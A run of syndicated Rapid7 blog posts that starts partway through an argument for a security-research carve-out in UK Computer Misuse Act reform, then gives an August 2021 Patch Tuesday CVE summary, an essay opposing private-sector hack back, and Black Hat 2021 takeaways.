
(I) the severity of the vulnerability,

(II) the difficulty of mitigating the vulnerability,

(III) industry best practices, and

(IV) the willingness and ability of the owner of the protected computer to mitigate the vulnerability;

(v) not publicly disclose information obtained without authorization that is

(I) a trade secret without the permission of the owner of the trade secret; or

(II) the personally identifiable information of another individual, without the permission of that individual; and

(vi) does not use a nonpublic security flaw or vulnerability derived from such activity for any primarily commercial purpose prior to disclosing the flaw or vulnerability to the owner of the protected computer or the [government vulnerability coordination body].

(B) For purposes of subsection (A), it is not a public disclosure to disclose a vulnerability or other information derived from good faith security research to the [government vulnerability coordination body].

  • What happens if a researcher does not find anything to report? Some proposals for reforming the CMA  have suggested requiring coordinated disclosure as a predicate for a research carve out. This only works if the researcher actually finds something worth reporting. What happens if they do not? Is the research then not defensible?
  • Are we balancing the rights and safety of others with the need for security? For example, easing restrictions for threat intel investigators and security researchers may create a misalignment with existing privacy legislation. This may require balancing controls to protect the rights and safety of others.

The line between legitimate research and hack back

In discussions on CMA reform, we often hear the chilling effect on security research being lumped in with arguments for expanding authorities for threat intelligence gathering and operations. The latter sound alarmingly like requests for private-sector hack back (despite assertions otherwise). We believe it is critical that policymakers understand the distinction between acknowledging the importance of good-faith security research on the one hand and authorizing private-sector hack back on the other.

We understand private-sector hack back to mean an organization taking intrusive action against a cyber-attacker on technical assets or systems not owned or leased by the entity taking action or their client. While threat intel campaigners may disclaim hack back, in asking for authorization to take intrusive action on third-party systems — whether to better understand attacks, disrupt them, or even recapture lost data — they’re certainly satisfying the description of hack back and raising a number of concerns.

Rapid7 is strongly opposed to private-sector hack back. While we view both independent, good-faith security research and threat intelligence investigations as critical for security, we believe the two categories of activity need separate and distinct legal restrictions.

Good-faith security research is typically performed independently of manufacturers and operators in order to identify flaws or exposures in systems that provide opportunities for attackers. The goal is to remediate or mitigate these issues so that we reduce opportunities for attackers and decrease the risk for technology users. These activities often need to be undertaken without authorization to avoid blowback from manufacturers or operators that prioritize their reputation or profit above the security of their customers.

This activity is about protecting the safety and privacy of the many, and while researchers may take actions without authorization, they only do so on the technology of those ultimately responsible for both creating and mitigating the exposure. Without becoming aware of the issue, the technology provider and their users would continue to be exposed to risk.

In contrast, threat intel activities that involve interrogating or interacting with third-party assets prioritize the interests of a specific entity over those of other potential victims, whose compromised assets may have been leveraged in the attack. While threat intelligence can be very valuable in helping us understand how attackers behave — which can help others identify or prepare for attacks — data gathering and operations should be limited to assessing threats to assets that are owned or operated by the authorizing entity, or to non-invasive activities such as port scanning. More invasive activities can result in unintended consequences, including escalation of aggression, disruption or destruction for innocent third parties, and a quagmire of legal liability.

Because cyber attacks are criminal activity, if more investigation is needed, it should be undertaken with appropriate law enforcement involvement and oversight. We see no practical way to provide appropriate oversight or standards for the private sector to engage in this kind of activity.

Comparison to the CFAA

This issue also arises in the CFAA. In fact, it’s exacerbated by the CFAA enabling private entities to pursue civil causes of action, which mean technology manufacturers and operators can seek to apply the CFAA in private cases against researchers. This is often done to protect corporate reputations, likely at the expense of technology users who are being exposed to risk. These private civil actions chill security research and account for the vast majority of CFAA cases and lawsuit threats focused on research. One of Rapid7’s recommendations to the UK Home Office was that the CMA should not be updated to include civil liability.

Washington State has helped protect good-faith security research in its Cybercrime Act (Chapter 9A.90 RCW), which both addresses the issue of defining authorization and exempts white-hat security research.

It’s also worth noting that the U.S. has an exemption for security research in Section 1201 of the Digital Millennium Copyright Act (DMCA). It would be good to see the UK government consider something similar for the Copyright, Designs and Patents Act 1988.

Clarifying authorization

At its core, the CMA effectively operates as a law prohibiting digital trespass and hinges on the concept of authorization. Four of the five classes of offenses laid out in the CMA involve “unauthorized” activities:

1. Unauthorised access to computer material.

2. Unauthorised access with intent to commit or facilitate commission of further offences.

3. Unauthorised acts with intent to impair, or with recklessness as to impairing, operation of computer, etc.

3ZA.Unauthorised acts causing, or creating risk of, serious damage

Unfortunately, the CMA does not define authorization (or the lack thereof), nor detail what authorization should look like. As a result, it can be hard to know with certainty where the legal line is truly being drawn in the context of the internet, where many users don’t read or understand lengthy terms of service, and data and services are often publicly accessible for a wide variety of novel uses.

Many people take the view that if something is accessible in public spaces on the internet, authorization to access it is inherently granted. In this view, the responsibility lies with the owner or operator to ensure that if they don’t want to grant access to something, they don’t make it publicly available.

That being the case, the question becomes how systems owners and operators can indicate a lack of authorization for accessing systems or information in a way that scales, while still enabling broad access and innovative use of online services. In the physical world, we have an expectation that both public and private spaces exist. If a space is private and the owners don’t want others to access it, they can indicate this through signage or physical barriers (walls, fences, or gates). Currently, there is no accepted, standard way for owners and operators to set out a “No Trespassing” sign for publicly accessible data or systems on the internet that truly serves the intended purpose.

Rapid7’s recommendation

While a website’s Terms of Service (TOS) can be legally enforceable in some contexts, in our opinion the Home Office should not take the position that violations of TOS alone qualify as “unauthorized acts.” TOS are almost always ignored by the vast majority of internet users, and ordinary internet behavior may routinely violate TOS (such as using a pseudonym where a real name is required).

Reading TOS also does not scale for internet-wide scanning, as in the case of automated port scanning and other services that analyze the status of millions of publicly accessible websites and online assets. In addition, if TOS is “authorization” for the purposes of the CMA, it gives the author of the TOS the power to define what is and isn’t a hacking crime under CMA section 1.

To address this lack of clarity, the CMA needs a clearer explanation of what constitutes authorization for accessing technical systems or information through the internet and other forms of connected communications.

Comparison with the CFAA

This issue absolutely exists with the CFAA and is at the core of many of the criticisms of the law. Multiple U.S. cases have rejected the notion that TOS violations alone qualify as “exceeding authorization” under the CFAA, creating a split in the courts. The U.S. Supreme Court’s recent decision on Van Buren v. United States confirmed TOS is an insufficient standard, noting that if TOS violations alone qualify as unauthorized act for computer crime purposes, “then millions of otherwise law-abiding citizens are criminals.”

Next steps

We hope the Home Office will take these concerns into consideration, both in terms of ensuring the necessary support for security testing tools and security research, and also in being cautious not to go so far with authorities that we open the door to abuses. We’ll continue to engage on these topics wherever possible to help policymakers navigate the nuances and keep advancing security.

You can read Rapid7’s full response to the Home Office’s CFI or our detailed CMA position.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – August 2021

Post Syndicated from Adam Bunn original https://blog.rapid7.com/2021/08/11/patch-tuesday-august-2021/

Patch Tuesday - August 2021

Hot off the press, it’s another issue of the Patch Tuesday blog! While the number of vulnerabilities is low this month, there are a number of high risk items administrators will want to patch right away including a few that will require additional remediation steps. This Patch Tuesday also includes updates for three vulnerabilities that were publicly disclosed earlier this month. Let’s jump in.

Windows Elevation of Privilege Vulnerability aka HiveNightmare/SeriousSAM

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934
With a public proof-of-concept having been available for some time, administrators should prioritize taking action on CVE-2021-36934. Remediation for this vulnerability requires volume shadow copies for system files to be deleted. This is due to the nature of the vulnerability, as the files with the vulnerable permissions could be restored from a backup and accessed even after the patch is installed. Microsoft indicates they took caution not to delete users’ backups, but the trade-off is that customers will need to do the chore themselves. We’ve updated our blog post with this additional information.

Windows LSA Spoofing Vulnerability aka ADV210003

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942
Another high priority action for patching teams is CVE-2021-36942. This update patches one of the vectors used in the PetitPotam attack. After applying this update there are additional configurations required in order to protect systems from other attack vectors using registry keys. The InsightVM team has included detection for the registry keys needed to enable EPA and SMB Signing in addition to the normal update.  Please see our blog post for more information.

Windows Services for NFS ONCRPC XDR Driver Remote Code Execution Vulnerability

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26432
While Microsoft has not offered up any details for this vulnerability we can glean some info from the CVSS information. This remote code execution vulnerability is reachable from the network service with no authentication or user action required. There may not be an exploit available for this yet, but Microsoft indicates that “Exploitation [is] more likely”. Put this update near the top of your TODO list.

Windows TCP/IP Remote Code Execution Vulnerability

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26424
Last on our list is a vulnerability that can result in remote execution on a Hyper-V host via the IPv6 networking stack. If Hyper-V is used in your environment this should be first on your list this month.

Summary Graphs

Patch Tuesday - August 2021

Summary Tables

Azure Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-36949 Microsoft Azure Active Directory Connect Authentication Bypass Vulnerability No No 7.1 Yes
CVE-2021-26428 Azure Sphere Information Disclosure Vulnerability No No 4.4 Yes
CVE-2021-26429 Azure Sphere Elevation of Privilege Vulnerability No No 7.7 Yes
CVE-2021-26430 Azure Sphere Denial of Service Vulnerability No No 6 Yes
CVE-2021-33762 Azure CycleCloud Elevation of Privilege Vulnerability No No 7 No
CVE-2021-36943 Azure CycleCloud Elevation of Privilege Vulnerability No No 4 No

Browser Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-30597 Chromium: CVE-2021-30597 Use after free in Browser UI No No Yes
CVE-2021-30596 Chromium: CVE-2021-30596 Incorrect security UI in Navigation No No Yes
CVE-2021-30594 Chromium: CVE-2021-30594 Use after free in Page Info UI No No Yes
CVE-2021-30593 Chromium: CVE-2021-30593 Out of bounds read in Tab Strip No No Yes
CVE-2021-30592 Chromium: CVE-2021-30592 Out of bounds write in Tab Groups No No Yes
CVE-2021-30591 Chromium: CVE-2021-30591 Use after free in File System API No No Yes
CVE-2021-30590 Chromium: CVE-2021-30590 Heap buffer overflow in Bookmarks No No Yes

Developer Tools Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-34532 ASP.NET Core and Visual Studio Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-34485 .NET Core and Visual Studio Information Disclosure Vulnerability No No 5 Yes
CVE-2021-26423 .NET Core and Visual Studio Denial of Service Vulnerability No No 7.5 No

Microsoft Dynamics Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-36946 Microsoft Dynamics Business Central Cross-site Scripting Vulnerability No No 5.4 No
CVE-2021-34524 Microsoft Dynamics 365 (on-premises) Remote Code Execution Vulnerability No No 8.1 No
CVE-2021-36950 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 5.4 No

Microsoft Office Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-36941 Microsoft Word Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-36940 Microsoft SharePoint Server Spoofing Vulnerability No No 7.6 No
CVE-2021-34478 Microsoft Office Remote Code Execution Vulnerability No No 7.8 Yes

System Center Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-34471 Microsoft Windows Defender Elevation of Privilege Vulnerability No No 7.8 Yes

Windows Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-26426 Windows User Account Profile Picture Elevation of Privilege Vulnerability No No 7 No
CVE-2021-36948 Windows Update Medic Service Elevation of Privilege Vulnerability Yes No 7.8 No
CVE-2021-26432 Windows Services for NFS ONCRPC XDR Driver Remote Code Execution Vulnerability No No 9.8 No
CVE-2021-26433 Windows Services for NFS ONCRPC XDR Driver Information Disclosure Vulnerability No No 7.5 Yes
CVE-2021-36926 Windows Services for NFS ONCRPC XDR Driver Information Disclosure Vulnerability No No 7.5 Yes
CVE-2021-36932 Windows Services for NFS ONCRPC XDR Driver Information Disclosure Vulnerability No No 7.5 Yes
CVE-2021-36933 Windows Services for NFS ONCRPC XDR Driver Information Disclosure Vulnerability No No 7.5 Yes
CVE-2021-26431 Windows Recovery Environment Agent Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-34534 Windows MSHTML Platform Remote Code Execution Vulnerability No No 6.8 Yes
CVE-2021-34530 Windows Graphics Component Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-34486 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-34487 Windows Event Tracing Elevation of Privilege Vulnerability No No 7 No
CVE-2021-36938 Windows Cryptographic Primitives Library Information Disclosure Vulnerability No No 5.5 No
CVE-2021-36945 Windows 10 Update Assistant Elevation of Privilege Vulnerability No No 7.3 No
CVE-2021-34536 Storage Spaces Controller Elevation of Privilege Vulnerability No No 7.8 No

Windows ESU Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-34484 Windows User Profile Service Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-26424 Windows TCP/IP Remote Code Execution Vulnerability No No 9.9 Yes
CVE-2021-36936 Windows Print Spooler Remote Code Execution Vulnerability No Yes 8.8 No
CVE-2021-36947 Windows Print Spooler Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-34483 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36937 Windows Media MPEG-4 Video Decoder Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-36942 Windows LSA Spoofing Vulnerability No Yes 7.5 Yes
CVE-2021-34533 Windows Graphics Component Font Parsing Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-26425 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36927 Windows Digital TV Tuner device registration application Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-34537 Windows Bluetooth Driver Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2021-34480 Scripting Engine Memory Corruption Vulnerability No No 6.8 Yes
CVE-2021-34535 Remote Desktop Client Remote Code Execution Vulnerability No No 8.8 Yes

Hack Back Is Still Wack

Post Syndicated from Jen Ellis original https://blog.rapid7.com/2021/08/10/hack-back-is-still-wack/

Hack Back Is Still Wack

Every year or two, we see a policy proposal around authorizing private-sector hack back. The latest of these is legislation from two U.S. Senators, Daines and Whitehouse, and it would require the U.S. Department of Homeland Security (DHS) to “conduct a study on the potential benefits and risks of amending section 1030 of title 18, United States Code (commonly known as the ‘Computer Fraud and Abuse Act’), to allow private entities to take proportional actions in response to an unlawful network breach, subject to oversight and regulation by a designated Federal agency.”

While we believe the bill would be harmful and do not support the bill in any way, we do acknowledge that at least this legislation is attempting to address how hack back could work in practice and identifying the potential risks. This gets at the heart of one of the main issues with policy proposals for hack back — they rarely address how it would actually work in reality, and how opportunities for abuse or unintended harms would be handled.

Rapid7 does not believe it’s possible to provide sufficient oversight or accountability to make private-sector hack back viable without negative consequences. Further, the very fact that we’re once again discussing private-sector hack back as a possibility is extremely troubling.

Here, we’ll outline why Rapid7 is against the authorization of private-sector hack back.

What is hack back?

When we say “hack back,” we’re referring to non-government organizations taking intrusive action against a cyber attacker on technical assets or systems not owned or leased by the person taking action or their client. This is generally illegal in countries that have anti-hacking laws.

The appeal of hack back is easy to understand. Organizations are subject to more frequent, varied, and costly attacks, often from cybercriminals who have no fear of reprisal or prosecution due to the existence of safe-haven nations that either can’t or won’t crack down on their activities. The scales feel firmly stacked in the favor of these cybercriminals, and it’s understandable that organizations want to shift that balance and give attackers reason to think again before targeting them.

Along these lines, arguments for hack back justify it in a number of ways, citing a desire to recapture lost data, better understand the nature of the attacks, neutralize threats, or use the method as a tit for tat. Hack back activities may be conflated with threat hunting, threat intelligence, or detection and response activities. Confusingly, some proponents for these activities are quick to decry hack back while simultaneously advocating for authority to take intrusive action on third-party assets without consent from their owners.

Hack back is also sometimes referred to as Active Defense or Active Cyber Defense. This can cause confusion, as these terms can also refer to other defensive measures that are not intrusive or conducted without consent from the technology owner. For example, active defense can also describe intrusion prevention systems or deception technologies designed to confuse attackers and gain greater intelligence on them, such as honeypots. Rapid7 encourages organizations to employ active defense techniques within their own environments.

Rapid7’s criticisms of hack back

While the reasons for advocating for private-sector hack back are easy to understand and empathize with, that doesn’t make the idea workable in practice. There’s a wealth of reasons why hack back is a bad idea.

Impracticalities of attribution and application

One of the most widely stated and agreed-upon tenets in security is that attribution is hard. In fact, in many cases, it’s essentially impossible to know for certain that we’ve accurately attributed an attack. Even when we find indications that point in a certain direction, it’s very difficult to ensure they’re not red herrings intentionally planted by the attacker, either to throw suspicion off themselves or specifically to incriminate another party.

We like to talk about digital fingerprints, but the reality is that there’s no such thing: In the digital world, pretty much anything can be spoofed or obfuscated with enough time, patience, skill, and resources. Attackers are constantly evolving their techniques to stay one step ahead of defenders and law enforcement, and the emergence of deception capabilities is just one example of this. So being certain we have the right actor before we take action is extremely difficult.

In addition, where do we draw the line in determining whether an actor or computing entity could be considered a viable target? For example, if someone is under attack from devices that are being controlled as part of a botnet, those devices – and their owners – are as much victims of the attacker as the target of the attack.

Rapid7’s Project Heisenberg observes exactly this phenomenon: The honeypots often pick up traffic from legitimate organizations whose systems have been compromised and leveraged in malicious activity. Should one of these compromised systems be used to attack an organization, and that organization then take action against those affected systems to neutralize the threat against themselves, that would mean the organization defending itself was revictimizing the entity whose systems were already compromised. Depending on the action taken, this could end up being catastrophic and costly for both organizations.  

We must also take motivations into account, even though they’re often unclear or easy to misunderstand. For example, research projects that scan ports on the public-facing internet do so in order to help others understand the attack surface and reduce exposure and opportunities for attackers. This activity is benign and often results in security disclosures that have helped security professionals reduce their organization’s risk. However, it’s not unusual for these scans to encounter a perimeter monitoring tool, throwing up an alert to the security team. If an organization saw the alerts and, in their urgency to defend themselves, took a “shoot first, ask questions later” approach, they could end up attacking the researcher.

Impracticalities of limiting reach and impact

Many people have likened hack back to homeowners defending their property against intruders. They evoke images of malicious, armed criminals breaking into your home to do you and your loved ones harm. They call to you to arm yourself and stand bravely in defense, refusing to be a victim in your own home.

It’s an appealing idea — however, the reality is more akin to standing by your fence and spraying bullets out into the street, hoping to get lucky and stop an attacker as they flee the scene of the crime. With such an approach, even if you do manage to reach your attacker, you’re risking terrible collateral damage, too.

This is because the internet doesn’t operate in neatly defined and clearly demarcated boundaries. If we take action targeted at a specific actor or group of actors, it would be extremely challenging to ensure that action won’t unintentionally negatively impact innocent others. Not only should this concern lawmakers, it should also disincentivize participation. The potential negative consequences of a hack back gone awry could be far-reaching. We frequently discuss damage to equipment or systems, or loss of data, but in the age of the Internet of Things, negative consequences could include physical harm to individuals. And let’s not forget that cyberattacks can be considered acts of war.

Organizations that believe they can avoid negative outcomes in the majority of cases need to understand that even just one or two errors could be extremely costly. Imagine, for example, that a high-value target organization, such as a bank, undertakes 100 hack backs per year and makes a negatively impactful error on two occasions. A 2% fail rate may not seem that terrible — but if either or both of those errors resulted in compromise of another company or harm to a group of individuals, the hack-backer could see themselves tied up in expensive legal proceedings, reputational damage, and loss of trust. Attempts to make organizations exempt from this kind of legal action are problematic, as they raise the question of how we can spot and stop abuses.

Impracticalities of providing appropriate oversight

To date, proposals to legalize hack back have been overly broad and non-specific about how such activities should be managed, and what oversight would be required to ensure there are no abuses of the system. The Daines/Whitehouse bill tries to address this and alludes to a framework for oversight that would determine “which entities would be allowed to take such actions and under what circumstances.”

This seems to refer to an approach commonly advocated by proponents of hack back whereby a license or special authorization to conduct hack back activities is granted to vetted and approved entities. Some advocates have pointed to the example of how privateers were issued Letters of Marque to capture enemy ships — and their associated spoils. Putting aside fundamental concerns about taking as our standard a 200-year-old law passed during a time of prolonged kinetic war and effectively legalizing piracy, there are a number of pragmatic issues with how this would work in practice.  

Indeed, creating a framework and system for such oversight is highly impractical and costly, raising many issues. The government would need to determine basic administrative issues, such as who would run it and how it would be funded. It would also need to identify a path to address far more complex issues around accountability and oversight to avoid abuses. For example, who will determine which activities are acceptable and where the line should be drawn? How would an authorizing agent ensure standards are met and maintained within approved organizations? Existing cybersecurity certification and accreditation schemes have long raised concerns, and these will only worsen when certification results in increased authorities for activities that can result in harm and escalation of aggressions on the internet.

When a government entity itself takes action against attackers, it does so with a high degree of oversight and accountability. They must meet evidentiary standards to prove the action is appropriate, and even then, there are parameters determining the types of targets they can pursue and the kinds of actions they can take. Applying the same level of oversight to the private sector is impractical. At the same time, authorizing the private sector to participate in these activities without this same level of oversight would undermine the checks and balances in place for the government and likely lead to unintended harms.

An authorizing agent cannot have eyes everywhere and at all times, so it would be highly impractical to create a system for oversight that would enable the governing authority to spot and stop accidental or intentional abuses of the system in real time. If the Daines/Whitehouse bill does pass (and we have no indication of that at present), I very much hope that DHS’s resulting report will reflect these issues or, if possible, provide adequate responses to address these concerns.

These issues of practical execution also raise questions around who will bear the responsibility and liability if something goes wrong. For example, if a company hacks back and accidentally harms another organization or individual, the entity that undertook the hacking may incur expensive legal proceedings, reputational damage, and loss of trust. They could become embroiled in complicated and expensive multi-jurisdiction legal action, even if the company has a license to hack back in its home jurisdiction. In scenarios where hack back activities are undertaken by an organization or individual on behalf of a third party, both the agent and their client may bear these negative consequences. There may also be an argument that any licensing authority could also bear some of the liability.  

Making organizations exempt from legal action around unintended consequences would be problematic and likely to result in more recklessness, as well as infringing on the rights of the victim organization. While the internet is a borderless space accessed from every country in the world, each of those countries has its own legal system and expects its citizens to abide by it. It would be very risky for companies and individuals who hack back to avoid running afoul of the laws of other countries or international bodies. When national governments take this kind of action, it tends to occur within existing international legal frameworks and under some regulatory oversight, but this may not apply in the private sector, again begging the question of where the liability rests.

It’s also worth noting that once one major power authorizes private-sector hack back, other governments will likely follow, and legal expectations or boundaries may vary. This raises questions of how governments will respond when their citizens are being attacked as part of a private-sector hack back gone wrong, and whether it will likely lead to escalation of political tensions.

Inequalities of applicability

Should a viable system be developed and hack back authorized, effective participation would likely be costly, as it would require specialist skills. Not every organization would be able to participate. If the authorization framework isn’t stringent, many organizations might try to participate with insufficient expertise, which would likely be ineffective, damaging, or both. At the same time, other organizations won’t have the maturity or budget to participate even in this way.

These are the same organizations that sit below the “cybersecurity poverty line” and can’t afford a great deal of in-house security expertise and technologies to protect themselves – in other words, these organizations are already highly vulnerable. As organizations that do have sufficient resources start to hack back, the cost of attacking these organizations will increase. Profit-motivated attackers will eventually shift toward targeting the less-resourced organizations that reside below the security poverty line. Rather than authorizing a measure as fraught with risk as hack back, we should instead be thinking about how to better protect these vulnerable organizations — for example, by subsidizing or incentivizing security hygiene.

The line between legitimate research and hack back

Those who follow Rapid7’s policy work will know that we’re big proponents of security research and have worked for many years to see greater recognition of its value and importance in public policy. It may come as a surprise to see us advocate so enthusiastically against hack back as, from a brief look, they have some things in common. In both cases, we’re talking about activity undertaken in the name of cybersecurity, which may be intrusive in nature and involve third-party assets without consent of the owner.

While independent, good-faith security research and threat intelligence investigations are both very valuable for security, they’re not the same thing, and we don’t believe we should view related legal restrictions in the same way for both.

Good-faith security research is typically performed independently of manufacturers and operators in order to identify flaws or exposures in systems that provide opportunities for attackers. The goal is to remediate or mitigate these issues so we can reduce opportunities for attackers and thus decrease the risk for technology users. This kind of research is generally about protecting the safety and privacy of the many, and while researchers may take actions without authorization, they only perform those actions on the technology of those ultimately responsible for both creating and mitigating the exposure. Without becoming aware of the issue, the technology provider and their users would continue to be exposed to risk.

Research may bypass authorization to sidestep issues arising from manufacturers and operators prioritizing their reputation or profit above the security of their customers. In contrast, threat intel investigations or operations that involve interrogating or interacting with third-party assets prioritize the interests of the specific entity undertaking or commissioning the activity, rather than other potential victims whose compromised assets may have been leveraged in the attack.

While threat intelligence can help us understand attacker behavior and identify or prepare for attacks, data gathering and operations should be limited only to assessing risks and threats to assets that are owned or operated by the entity authorizing the work, or to non-invasive activities such as port scanning. Because cyber attacks are criminal activity, if more investigation is needed, it should be undertaken with appropriate law enforcement involvement and oversight.

The path forward

It seems likely that the hack back debate will continue to come up as organizations strive to find new ways to repel attacks. I could make a snarky comment here about how organizations should perhaps focus instead on user awareness training, reducing their attack exposure, managing supply chain risk, proper segmentation, patching, Identity Access Management (IAM), and all the other things that make up a robust defense-in-depth program and that we frequently see fail, but I shall refrain. Cough cough.

We shall wait to see what happens with Senators Daines’ and Whitehouse’s “Study on Cyber-Attack Response Options Act’’ bill and hope that, if it passes, DHS will consider the concerns raised in this blog. The same is true for other policymakers as cybercrime is an international blight and governments around the world are subject to lobbying from entities looking to take a more active role in their defense. While we understand and sympathize with the desire to do more, take more control, and fight back, we urge policymakers to be mindful of the potential for catastrophe.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Black Hat 2021: Rapid7 Experts Share Key Day 2 Takeaways

Post Syndicated from Aaron Wells original https://blog.rapid7.com/2021/08/06/black-hat-recap-2/

Black Hat 2021: Rapid7 Experts Share Key Day 2 Takeaways

Here we are again, back for another day of Rapid7 expert debriefings and analysis for some of the most talked-about Black Hat sessions of this year. So without further delay, let’s take it away!

Get more DEF CON 2021 insights from our Research team on Tuesday, August 10

Sign up for our What Happened in Vegas webinar

Detection and Response


Black Hat 2021: Rapid7 Experts Share Key Day 2 Takeaways

Key takeaways

  • How do human behaviors — learned or learning — factor into incident response? Depending on the volume of stakeholders, your team may be under varying extremes of action bias. As in, are speedy actions being prioritized on vulnerabilities that don’t present a high risk profile? Is speed even possible if mitigating actions must suddenly be learned? Vendors have caught on, practicing “Security Theater”— peddling solutions to problems that might not present real risks.
  • Tangential to the previous topic, a question arises when exploring the weaponization of C2 channels: Due to the unlikelihood of an attack via, say, LDAP attributes when establishing C2, does it make sense to roll out an entirely new detection-and-response plan? Many different conditions must be met for an attacker to gain access in the wild, but teams might already have similar responses in place, on the off chance it happens.
  • Zooming out to a topic with broader public appeal, let’s consider how companies use — and abuse — our personal data. An 18-month test run by a professor and a group of students at Virginia Tech revealed how unlikely it is we’ll be able to predict which companies will abuse personal information after someone, say, creates login credentials for a TikTok account and the company launches cookie tracking for that person.

Vulnerability Risk Management


Black Hat 2021: Rapid7 Experts Share Key Day 2 Takeaways

Key takeaways

  • Are Microsoft Exchange Servers creating an entirely new attack surface via Client Access Services (CAS)? Exchange architecture is incredibly complex, so it contains multitudes when it comes to vulnerabilities. CAS ties front-end and back-end services together, receiving the front-end request through a variety of protocols, including some extremely geriatric ones like POP3 and IMAP4. These legacy protocols are contributing to expanded attack surfaces.
  • Vulnerability Exploitability eXchange (VEX) helps teams rethink security advisories and what it means to be vulnerable. Essentially, it enables software providers to communicate they’re not affected by a vulnerability. Two advantages of VEX are 1) that creation and management of vulnerabilities are automated, and 2) that its results are machine-readable.  
  • Open-source software (OSS) is incredible… and incredibly vulnerable. There are so many risks with OSS that a vendor might even put off patching a vulnerability — for whatever business reason — if alerted to it. There’s currently no mechanism to secure so many classes of vulnerabilities in OSS, but maybe there should be. Researchers should work together to create those class-eliminating mechanisms, ultimately reducing the lift when it comes to risk management.

Research and Policy


Black Hat 2021: Rapid7 Experts Share Key Day 2 Takeaways

Key takeaways

  • What is Electromagnetic Fault Injection (EMFI)? It’s when hardware attackers use electromagnetism to hack hardware chips. When it comes to something like a car’s modern combustion engine, EMFI can be leveraged to change a vehicle’s performance, slithering past manufacturer-imposed security protocols. Some owners are beginning to “tune” chips with EMFI in order to push the limits of their vehicles.
  • There’s cause for concern that AI security products are simply repeating back to us the tables on which they were trained. If this is the case, can someone create more nefarious tables to sway AI security entities away from actual security? Attackers can now train explainable AI models on private data, turning them into the latest tool in their arsenals. Consider your attack surface expanded.
  • When companies export their technology beyond their own borders, it isn’t as easy as it sounds in a press release. Whereas policy constantly lagged behind technology, it’s starting to catch up as companies realize the cost of doing business with both digital authoritarians and digital democracies. Is proprietary tech compromised when entering a new country where it must adhere to each and every law imposed on it by local regulators?

Thanks for joining the Rapid7 team at another round of Black Hat debriefings. We hope to see you live and in person in Vegas next year. Until then, stay secure and stay safe!

And if you’re not ready to walk away from the table just yet, revisit our Day 1 takeaways, or sign up now to hear our Research team’s behind-the-scenes insights on DEF CON 2021 at the What Happened in Vegas webinar on Tuesday, August 10.